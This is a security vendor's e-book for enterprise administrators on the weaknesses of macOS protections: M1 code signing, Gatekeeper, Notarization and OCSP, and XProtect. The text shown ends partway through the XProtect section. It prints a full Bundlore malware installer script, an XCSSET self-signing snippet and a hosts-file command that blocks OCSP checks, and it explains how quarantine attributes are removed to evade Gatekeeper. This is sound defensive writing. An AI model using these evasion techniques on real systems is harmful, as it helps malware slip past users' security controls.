SentinelOne E-book

SentinelOne®

The Complete Guide to Understanding Apple Mac Security for Enterprise

By Phil Stokes

November 2021




Table of Contents

Overview	3
Introduction	3
Architecture and Code Signing	4
Gatekeeper	7
Notarization and OCSP	10
Testing Known Malware? Beware A False Sense of Security	13
XProtect and MRT	15
Transparency, Consent & Control	24
Solving the Security Challenges of macOS in the Enterprise	33
Conclusion	37

01 Overview

In this guide, we'll cover everything you need to know to understand the strengths and weaknesses of the security controls built into Apple Macs and the macOS platform. We look at the challenges facing security and IT teams running macOS devices in the enterprise, and we outline the nature of the threat landscape as we understand it as we advance into 2022 with macOS 12 Monterey.

02 Introduction

Apple Mac computers are increasingly common in today's enterprise, but the security implications of running a fleet of Macs in the enterprise is not widely understood. Common questions that system administrators and security teams managing Mac devices ask include:

- How secure are Macs by design?
- Are third-party AV security controls required?
- What kind of security software works best on macOS?
- Which approaches to macOS security are the most effective?
- What sort of threats do businesses with macOS fleets face in 2021?

In this guide, we provide an objective assessment of these and other questions that should serve to provide a valuable guide and reference to anyone looking to get a clear understanding of current macOS security challenges.

We will cover a number of issues under the following sections:

- **Architecture & Codesigning**
  Does the new M1 architecture provide increased security over Intel machines? Is it still possible to run unsigned malicious code on macOS Big Sur on both of these architectures?
- **Gatekeeper**
  Gatekeeper is supposed to prevent the execution of untrusted code on the system. How easy is it for malware or malicious insiders to circumvent Gatekeeper's controls?
- **Notarization & OCSP**
  What does Notarization achieve, and what do admins need to understand about the limitations of Apple's Notarization requirement? What is the difference between Notarization and OCSP? How does malware circumvent these checks?
- **Testing Known Malware - Beware A False Sense of Security**
  How do you ensure that your tests against known malware samples will be equally as effective against in-the-wild malware families?

- **XProtect and MRT**
  How do Apple's XProtect and malware removal tool, MRT.app, work on modern versions of macOS, and how effective are they at stopping real-world ITW malware?

- **Transparency, Consent & Control**
  TCC controls including Full Disk Access aim to protect user data from snooping by processes and other users. How well do they achieve this objective, and what should admins know about how TCC works to ensure user data is really protected?

- **Solving the Security Challenges of macOS in the Enterprise**
  How can you tell which vendors are developing solutions that are both efficient and effective? What marks out a vendor truly invested in leading the way in Mac EDR from those that treat the platform as an afterthought? What kind of threats are currently targeting macOS?

This guide will expose many weaknesses and gaps in the various technologies that underlie Apple's approach to securing macOS. **But let's be clear: our aim here is not to bash Apple:** as a hardware, software and services developer and supplier, Apple has many things to do besides malware hunting, detection and protection. Rather, **our aim is to describe and discuss these technologies in light of the reality of today's threatscape**.

There are other topics related to Apple Mac platform security that we won't cover here. These include the protections offered by certain Apple technologies such as Filevault, Secure Boot and System Integrity Protection (SIP). These are system settings that are generally best left in their default setting of 'on'. Further information about these can be found in Apple's platform security guide.

03 Architecture and Code Signing

TL;DR: Although there are differences in how Intel and Apple silicon architectures handle code signing requirements, Admins need to be aware that malicious code - both signed and unsigned - can still run on either architecture without hindrance.

Late 2020 saw the advent of a new architecture for Apple Macs: an Apple-built chip based on the ARM architecture and branded as 'Apple silicon'. The first-generation, known as M1 Macs, have been widely lauded for their comparatively low price and high performance. These features have made M1 Macs a popular choice among enterprise buyers.

First generation M1 Macs were delivered with macOS Big Sur 11, and that brought a number of security changes from both the previous 10.15 Catalina and from Big Sur on Intel machines. Primary among those is the fact that M1 Macs are the first Apple computers that are restricted from running unsigned code.

> New in macOS 11 on Apple silicon Mac computers, and starting in the next macOS Big Sur 11 beta, the operating system will enforce that any executable must be signed with a valid signature before it's allowed to run.
>
> **Apple, WWDC 2020**

The advantage, from a security perspective, should be the reassurance that no software will execute on the machine that is not signed by a known and recognized developer.

However, the reality is not quite so straightforward or so secure. As it turns out, there are at least two ways that unsigned code can beat the code signature requirements on M1 Macs. These are not vulnerabilities or bypasses, but rather 'features' that are there by design.

> This new policy doesn't apply to translated x86 binaries running under Rosetta, nor does it apply to macOS 11 running on Intel platforms.
>
> **Apple, WWDC 2020**

That leaves open two possibilities for unsigned code to run on an M1 device.

- Unsigned malware can execute on M1 Macs via Rosetta
- Unsigned malware can execute on M1 Macs via Ad Hoc Code Signing

While it's true that an Apple silicon Mac doesn't permit native arm64 code execution unless a valid signature is attached, Rosetta-translated x86_64 code is not subject to this restriction.

You can verify this on an M1 Mac running macOS 12 Monterey with a simple 'hello world' program. If we first compile the program below as arm64e, note how the OS kills it when we try to execute due to the lack of code signing, but once we re-compile the same source file as an x86_64 executable, we can run our hello.out without hindrance:

Rosetta allows unsigned code to run on M1 'Apple silicon'

```
m1phil — m1phil@m1phils-MacBook-Pro — ~ — -zsh — 73×23
ProductName:    macOS
ProductVersion: 12.0
BuildVersion:   21A5543b
➜  ~ sysctl -n machdep.cpu.brand_string
Apple M1
➜  ~ cat -v hello.c
#include <stdio.h>

int main() {
    puts("Hello, world\n");
    return 0;
}

➜  ~ clang -arch arm64e hello.c -o hello.out
➜  ~ ./hello.out
[1]    18779 killed     ./hello.out
➜  ~ clang -arch x86_64 hello.c -o hello.out
➜  ~ ./hello.out
Hello, world

➜  ~
```

Takeaway: This allows for the possibility of software tampering: a piece of software running only as an Intel binary through Rosetta translation could have its code signature removed, its code altered, and the program executed through Rosetta without the valid developer's code signature.

But even without Rosetta, the barrier to running native ARM64 code on an M1 without signing it with a valid developer certificate known to Apple is low. The system allows for ad hoc signatures that can be created on the fly. Malware like XCSSET is known to use this very technique. After the benign, first-stage payload is run by the unsuspecting user, the malware downloads a malicious payload and signs it in-memory so that it will execute on an M1 Mac without interference from Apple's code signing checks.

XCSSET malware signs its own code in-memory

```
00009 PushLiteral 2 #  ;  String: '11.'

0000a Contains

0000b TestIf 0x7b

0000e ErrorHandler 27

    00011 PushLiteral 3 #  ;  String: 'codesign --force --deep -s - '

    00012 PushVariable [var_0 (b'appFile')]

    00013 Concatenate

    00014 Push0

    00015 MessageSend 1 # <Value type=object value=<Value type=event_identifier
value=b'syso'-b'exec'-b'TEXT'-b'\xff\xff\x80\x00'-b'TEXT'-b'\x00\x00\x00\x00'>>
  ;             <command name="do shell script" code="sysoexec" description="Execute a shell script using the 'sh' shell"> --> in StandardAdditions.sdef


    00018 EndErrorHandler 33

0001b HandleError 4 5

00020 PushUndefined
```

In short, you do gain some security advantages with Macs based on M1 chips rather than Intel chips, and if you're running security software on a Mac, make sure it is compiled natively for M1 architecture rather than running through Rosetta. However, malware authors have already found

ways to circumvent Apple's code signing checks and you cannot rely on these alone to protect your Mac devices from executing unauthorized code or malware.

04 Gatekeeper


TL;DR: Gatekeeper's ability to prevent the execution of unwanted programs relies on easily defeasible mechanisms that can be overridden by malicious insiders or malicious code without administrator privileges.

According to Apple, "macOS includes a technology called Gatekeeper, that's designed to ensure that only trusted software runs on your Mac."

Gatekeeper is really the front end for a command line tool, `spctl`, which manages the security assessment policy. According to its `man` page, `spctl` "maintains and evaluates rules that determine whether the system allows the installation, execution, and other operations on files on the system."

Users typically interact with Gatekeeper through the System Preferences application, via the 'General' tab of the Security & Privacy pane, where they have limited choices around the sources of software that are allowed to run:

Gatekeeper's default settings in System Preferences



Users can in fact set the system policy to allow applications downloaded from anywhere to install, open and execute via `spctl` on the command line - a deliberate decision by Apple to discourage that behavior as most users are fearful of the command line - if they possess admin credentials.

The command line can be used to allow downloads from any source


Unfortunately for security teams, that password requirement is entirely unnecessary. Although it's required to change that system-wide setting, it is not required for any given user who, somewhat counter-intuitively, can override that setting and download and execute untrusted software via the Finder.

Takeaway: The Gatekeeper system policy is designed to be overridable by users without authentication.

Apple's security controls were never designed with enterprise users in mind, and the underlying assumption behind the way Gatekeeper (and much else on macOS) is designed is that 'admin' and 'standard' users are one and the same individual operating two accounts.

We can turn to some common macOS malware for instructions on how this "bypass" is achieved. Up until macOS 11 Big Sur, it was common for malware installers to simply provide graphical instructions to willing victims on how to launch untrusted applications from within the Finder and without elevating privileges.

Some malware tells users how to bypass their own security settings




This remains true on macOS Monterey and likely will remain true in the next iteration of macOS.

However, malware authors would rather not have to socially engineer users if they don't have to. Since Big Sur, malware operators like Bundlore and Shlayer did away with that complication and made use of an unintended bypass that circumvented the entire security assessment policy. The bug, tracked as CVE-2021-30657, essentially allowed any application bundle with a missing Info.plist and a shell script executable (as opposed to the usual Mach-O file) to avoid being checked by the macOS security policy.

The bug only affected Apple's own built-in security mechanisms. Malware using that technique would still be detected by reliable third-party security solutions such as SentinelOne.

Malware that bypasses Gatekeeper can be detected by other security solutions



There are other well-known ways around Gatekeeper. The entire policy relies on tagging downloaded files with an extended attribute, the `com.apple.quarantine` bit, at the time of download. It is the presence of this attribute on a file that causes Gatekeeper to begin its checks, so if the quarantine bit is missing or removed before the program is executed, Gatekeeper will never kick into action.

This attribute needs to be affixed to the downloaded file by the downloading application (e.g., browser, mail client, etc). Command line tools like `curl`, however, do not perform this function. Installer packages, again by design, will also remove the quarantine bit on installed executables. Third-party file-fetching GUI apps can also choose not to opt-in to adding the quarantine bit to downloads.

It's fair to say that most GUI apps do indeed tag downloaded files, but removing the quarantine bit either by a user or another process also does not require elevating privileges, so even a Standard user or a process running as a Standard user can knock Gatekeeper out of the security equation.

Takeaway: Even non-admin, unprivileged users and processes can bypass Gatekeeper in several ways with relative ease.

The general tactic is simply to convince unwitting users to run some seemingly innocuous program, which then downloads a malicious payload via `curl` and executes it.

Some macOS malware installers even take the trouble to ensure that any file quarantine attributes are removed, as in this example from a Bundlore script.

Bundlore removes the extended attribute that Gatekeeper relies on

```
#!/bin/bash
appDir=$(dirname $(dirname $(cd $(dirname "$0"); pwd -P)))
appName=$(basename $appDir)
tmpBundleIdentifier="$(date | md5 | base64 | tr -dc 'a-zA-Z0-9')"
tmpDir="$(mktemp -d /tmp/XXXXXXXXXXXX)"
tmpApp="$tmpDir/$appName"
binFile="$(basename $0)"
archive="$(echo $binFile | rev)"
commandArgs='$(echo "cp -R \"$appDir\" \"$tmpApp\"; rm -rf \"$tmpApp/Contents/_CodeSignature\"; xattr -c \"$tmpApp\"; rm -rf \"$tmpApp/Contents/Resources/$binFile\"; defaults write \"$tmpApp/Contents/Info.plist\" \"CFBundleIdentifier\" \"$tmpBundleIdentifier\"; openssl enc -aes-256-cbc -d -A -base64 -k \"$archive\" -in \"$appDir/Contents/Resources/$archive\" -out \"$tmpApp/Contents/MacOS/$binFile\"; chmod 777 \"$tmpApp/Contents/MacOS/$binFile\"; open -a \"$tmpApp/Contents/MacOS/$binFile\" && rm -rf $tmpDir")'
decryptedCommand="$(echo -e "$commandArgs" | openssl enc -aes-256-cbc -d -A -base64 -k "$archive")"
commandArgs="$(eval echo -e "$decryptedCommand")"
nohup /bin/bash -c "$commandArgs" >/dev/null 2>&1 &
```

We will discuss the quarantine bit again below, as it plays a role in other Apple security layers, but in short, the history of Gatekeeper preventing malware from executing hasn't been a spectacular success. Apple would perhaps argue that Gatekeeper is just the first line of a layered approach to defense. We are strong advocates of a 'defense-in-depth' approach, so let's look at the next layer of controls and see how–and how well–those work.

05 Notarization and OCSP

TL;DR: Notarization and OCSP provide online checks for signed code; however, there are numerous cases of malware being notarized by Apple, and OCSP is defeasible if the device's internet connection is temporarily disrupted during launch of the malware.

Notarization and OCSP are two quite different technologies, but we discuss them together here as they both involve online checks of signed code that has already passed through (or passed by) Gatekeeper.

Notarization is now a requirement for all developers wishing to distribute signed code on the macOS platform. The technology made its first appearance as an opt-in in Catalina 10.15, and became a prerequisite for non-App Store, 3rd party code execution from Big Sur 11 onwards.

When a signed program attempts to run on macOS 11 or later, the code is checked on the device to see if it has a valid 'Notarization' ticket attached. If it does not, or if it is the first time the code is executed, then a request is sent to Apple's servers to see whether the code has been notarized by Apple.

In theory, the device should prevent execution of the code if any of the following circumstances are true:

- The signed code does not have a local Notarization ticket attached to it and the device cannot contact Apple's servers to perform an online check (e.g., if the device has no internet connection).
- The signed code does not have a local Notarization ticket attached to it and the online check finds the code is not registered with Apple's Notarization database.
- The signed code is known to Apple's Notarization service but has had its Notarization certificate revoked.

Importantly, the Notarization check does not occur with unsigned code. As we saw in the Architecture section, the ability to run unsigned code on macOS - even on M1 Macs with Monterey or Big Sur - is a technique known to and utilized by malware authors.

Running signed code has its advantages for attackers just as it does for legitimate software developers: it makes distribution easier, it passes through Gatekeeper, and it confers an air of legitimacy to the user, which in turn can help the malware to achieve other objectives such as persistence, elevated privileges and device configuration changes.

For that reason, threat actors have not been shy with testing how good Apple's malware detection algorithm actually is and have done so simply by submitting malicious code for notarization in the hope it passes. This has been surprisingly successful, and cases of 'Notarized malware', while not common, do appear on a regular basis.

There's been a number of high-profile cases of Apple Notarized malware

https://techcrunch.com › apple-notarized-mac-malware

Apple mistakenly approved a widely used malware to run on ...

Aug 31, 2563 BE — The process, which Apple calls "**notarization**," scans an app for security issues and **malicious** content. If approved, the Mac's in-built security ...

https://www.zdnet.com › Topic › Security

Apple notarizes six malicious apps posing as Flash installers

Oct 23, 2563 BE — Image: Maria Teneva. **Malware** authors have managed to pass **malicious** apps through the Apple app **notarization** process for the second time this ...

https://www.bitdefender.com › blog › hotforsecurity

Apple Notarized Malware by Mistake, Hackers Ran it Through ...

Sep 3, 2563 BE — **Notarized** apps should be safe on macOS * Threat actors try to deploy "approved" **malware** through website * Apple revoked certificates, ...

Notarized malware appearing across 2020 and 2021

ConfiantIntel @ConfiantIntel · Mar 4

@lordx64 found yet another @Apple notarized App, this time it is a backdoored Electrum Wallet (thread) 😟🤖

Signed with :

Authority=Developer ID Application: Viktoriia Abaeva (QVU8CNY775)


Show this thread

3:10 AM · Mar 6, 2021 · Twitter Web App

patrick wardle @patrickwardle · Oct 10

Really seems that malware (adware) authors have no problem getting their malicious creations notarized by Apple ☠️✅🍎

...unless this is really a legitimate/required Flash Player update!? (signed by "Roman Polosmak") 🤔🤣




As with rogue code signatures, Apple is engaged in a game of whack-a-mole with its own security controls: revoking Notarization tickets after they have been found in the wild to be associated with malicious code.

Beating Notarization, however, doesn't necessarily mean having to pass the online check. Another approach seen in the wild is to prevent the online check from occurring. Like Gatekeeper in general, and XProtect on earlier versions of macOS, Notarization checks rely on the existence of an extended attribute being attached to the file containing the code. No attribute, no Notarization (or Gatekeeper) check.

Just as we saw with Gatekeeper, Notarization can be bypassed either by downloading via curl (in which case, the com.apple.quarantine extended attribute is not attached), or by removing the attribute with the build-in `xattr` utility. Again, this latter method does not require elevated privileges and can be executed by a Standard user or another process running with Standard user permissions.

Notarization is not the only online check performed by your Mac devices when code is launched. A second, separate check is known as OCSP or Online Certificate Status Protocol, and is managed by the macOS trustd daemon.

The trustd daemon is responsible for checking for revoked developer certificates



The purpose of `trustd` and OCSP is to check whether a piece of software being launched has had its developer certificate revoked. A developer certificate is distinct from the Notarization ticket we already discussed, and is acquired from Apple when someone signs up for Apple's developer program.

Unlike Notarization tickets, which can be attached and revoked per application, one and the same developer certificate is attached to all software signed by that developer account. This means that when Apple revokes a developer certificate, all software - even non-malicious applications, if there are any - signed with that certificate will fail the OCSP check and be blocked from launching.

Revoking developer certificates is one way that Apple deals with known malware. By using an OCSP responder service, Apple hopes to prevent any software whose developer certificate has been revoked from launching on pretty much all Macs anywhere in the world within minutes.

Despite a spectacular failure in November 2020, this system is a relatively robust and useful security technology. Unlike Notarization and Gatekeeper, the revocation service does not rely on the com.apple.quarantine bit. However, OCSP does have its shortcomings which are worth being aware of.

There are two ways that malware can circumvent the OCSP check. The easiest is to simply remove (or fail to have) a code signature at all. Although that presents other barriers, it is quite possible to run unsigned code on both Intel and M1 Macs up to and including macOS 12 Monterey, as we saw in the earlier section of this guide.

The second way to bypass OCSP is more cumbersome but still achievable. The check only takes place during the actual launch sequence of the code and, naturally, requires an internet connection. If the device is temporarily knocked offline during the malware's launch then the `trustd` service will skip the call to OCSP. The device can then be brought back online once the code is up and running, assuming the malware itself requires network connectivity, which is the norm.

Temporarily knocking the device offline can be done manually by a user or programmatically by code. Although it is no longer possible to change network settings without authorization via the command line, a program can still write to the hosts file and prevent either all or selected network calls. For example by writing

```
echo 127.0.0.1 ocsp.apple.com | sudo tee -a /etc/hosts
```

a dropper or installer could prevent all OCSP checks while still allowing all other processes to have internet connectivity. This would be invisible to the user unless they had security controls in place that alerted them of this activity.

Takeaway: Both Notarization and OCSP certificate checks are defeasible by malware in ways that would likely be invisible to the user.

06

Testing Known Malware? Beware A False Sense of Security

TL;DR: When testing your security solutions against known malware, be sure to use fresh samples. Using old samples can mislead defenders into thinking entire malware families are blocked, when in fact it is just individual samples signed with a revoked certificate that are being caught.

While we're on the subject of code signing and certificate checks like Notarization and OCSP, there's another important caveat to bear in mind when assessing how safe your Macs are from real world macOS malware.


As a security solution vendor, SentinelOne encourages customers to test the efficacy of their security solutions – whether 3rd party or provided by Apple as part of the macOS platform – but depending on what you test, you may get misleading results.

As we noted above, Apple regularly revokes code signing certificates belonging to developers found to distribute malware, and via Notarization, Apple can block specific samples of code that have been notarized by revoking their notarization ticket.

That means if you set about testing a particular known malware family with a sample whose code signature and/or notarization ticket has been revoked by Apple, you will of course see that sample blocked on your test. Importantly, however, you can't conclude from that test that you're going to block other samples of the same malware family.

For example, this sample of Silver Sparrow malware can be downloaded from the blog of a popular macOS security researcher and will appear to be blocked by the OS if you try to run it:

A revoked signature doesn't mean you are protected



However, remove the signature or re-sign the malware with a different signature and the same sample will pass those checks.

Note: To test that, you would need to use a clean environment from the first test, since once the code is blocked the local device will remember that code is blocked even if you re-sign it or manipulate it in other ways.

Similarly, as we saw in the previous section, blocking access to OCSP via interfering with internet connectivity would also circumvent these checks.

Relying on code signatures as a first line of defense is fine, but given the 'endless game of whack-a-mole' whereby the same malware just comes back with a different certificate, it's a barrier that is easily cleared.

Takeaway: What really matters is whether you have protection against malware families, not individual samples. Apple provides a built-in technology called XProtect to scan executable files for known malware families. Let's see how well that works.

07 XProtect and MRT

TL;DR: Apple's static signature check, XProtect, and malware removal tool, MRT. app, catch a good proportion of known malware, but there are multiple problems with these tools including ITW bypasses, detection gaps, inherent weakness of static signature rules and a lack of visibility for admin teams.

The heart of the macOS built-in malware detection system is an internal list of static YARA rules called XProtect. The XProtect bundle has moved locations and changed its format from time to time over the years, but it can be found easily enough from the Terminal:

```
% mdfind -name XProtect.bundle | grep -i coreservices
```

Finding XProtect on your local system

```
Last login: Mon Oct 11 16:13:13 on ttys000
➜  ~ cd `mdfind -name XProtect.bundle | grep -i coreservices | head -n 1`/Contents/Resources
➜  Resources ls -al
total 2632
drwxr-xr-x  7 root  wheel      224 16 Sep 08:43 .
drwxr-xr-x  6 root  wheel      192 16 Sep 08:43 ..
-rw-r--r--  1 root  wheel  2129278 16 Sep 08:42 LegacyEntitlementAllowlist.plist
-rw-r--r--  1 root  wheel    23408 16 Sep 08:42 XProtect.meta.plist
-rw-r--r--  1 root  wheel   113976 16 Sep 08:42 XProtect.plist
-rw-r--r--  1 root  wheel   132918 16 Sep 08:42 XProtect.yara
-rw-r--r--  1 root  wheel    28672 16 Sep 08:42 gk.db
➜  Resources
```

To check from any directory which version of XProtect your device has currently installed (note the backticks in this command):

```
% plutil -p `mdfind -name XProtect.bundle | grep -i coreservices | head -n 1`/Contents/Info.plist | grep -i shortversion
```

Checking the latest XProtect version

```
total 2632
drwxr-xr-x  7 root  wheel      224 16 Sep 08:43 .
drwxr-xr-x  6 root  wheel      192 16 Sep 08:43 ..
-rw-r--r--  1 root  wheel  2129278 16 Sep 08:42 LegacyEntitlementAllowlist.plist
-rw-r--r--  1 root  wheel    23408 16 Sep 08:42 XProtect.meta.plist
-rw-r--r--  1 root  wheel   113976 16 Sep 08:42 XProtect.plist
-rw-r--r--  1 root  wheel   132918 16 Sep 08:42 XProtect.yara
-rw-r--r--  1 root  wheel    28672 16 Sep 08:42 gk.db
➜  Resources plutil -p `mdfind -name XProtect.bundle|grep -i coreservices | head -n 1`/Contents/
Info.plist | grep -i version
  "CFBundleInfoDictionaryVersion" => "6.0"
  "CFBundleShortVersionString" => "2151"
  "CFBundleVersion" => "1"
  "DTPlatformVersion" => "11.1"
  "LSMinimumSystemVersion" => "10.10"
➜  Resources
```

From within XProtect's Resources folder, you can see precisely how many rules XProtect's YARA file contains by grepping for 'rule' at the start of a line, 158 at the time of writing:

```
% grep ^rule XProtect.yara | wc -l
```

XProtect only has 158 malware signatures, but there's a lot more out there

```
➜  Resources plutil -p `mdfind -name XProtect.bundle|grep -i coreservices | head -n 1`/Contents/
Info.plist | grep -i version
  "CFBundleInfoDictionaryVersion" => "6.0"
  "CFBundleShortVersionString" => "2151"
  "CFBundleVersion" => "1"
  "DTPlatformVersion" => "11.1"
  "LSMinimumSystemVersion" => "10.10"
➜  Resources grep ^rule XProtect.yara | sort -u | wc -l
     158
➜  Resources
```

In the last 18 months or so, Apple switched from using descriptive rule names to using short, hex-style identifiers prefixed with _MACOS_ (as opposed to the older _OSX_). Grepping on that we can see that Apple has added around 68 rules since making that switch (we say 'around' because occasionally Apple also removes obsolete or poor rules).

Recent additions use a different naming convention within XProtect

```
➜  Resources grep ^rule XProtect.yara | sort -u | wc -l
     158
➜  Resources grep -e ^'rule XProtect_MACOS_' XProtect.yara | sort -u | wc -l
      68
➜  Resources
```

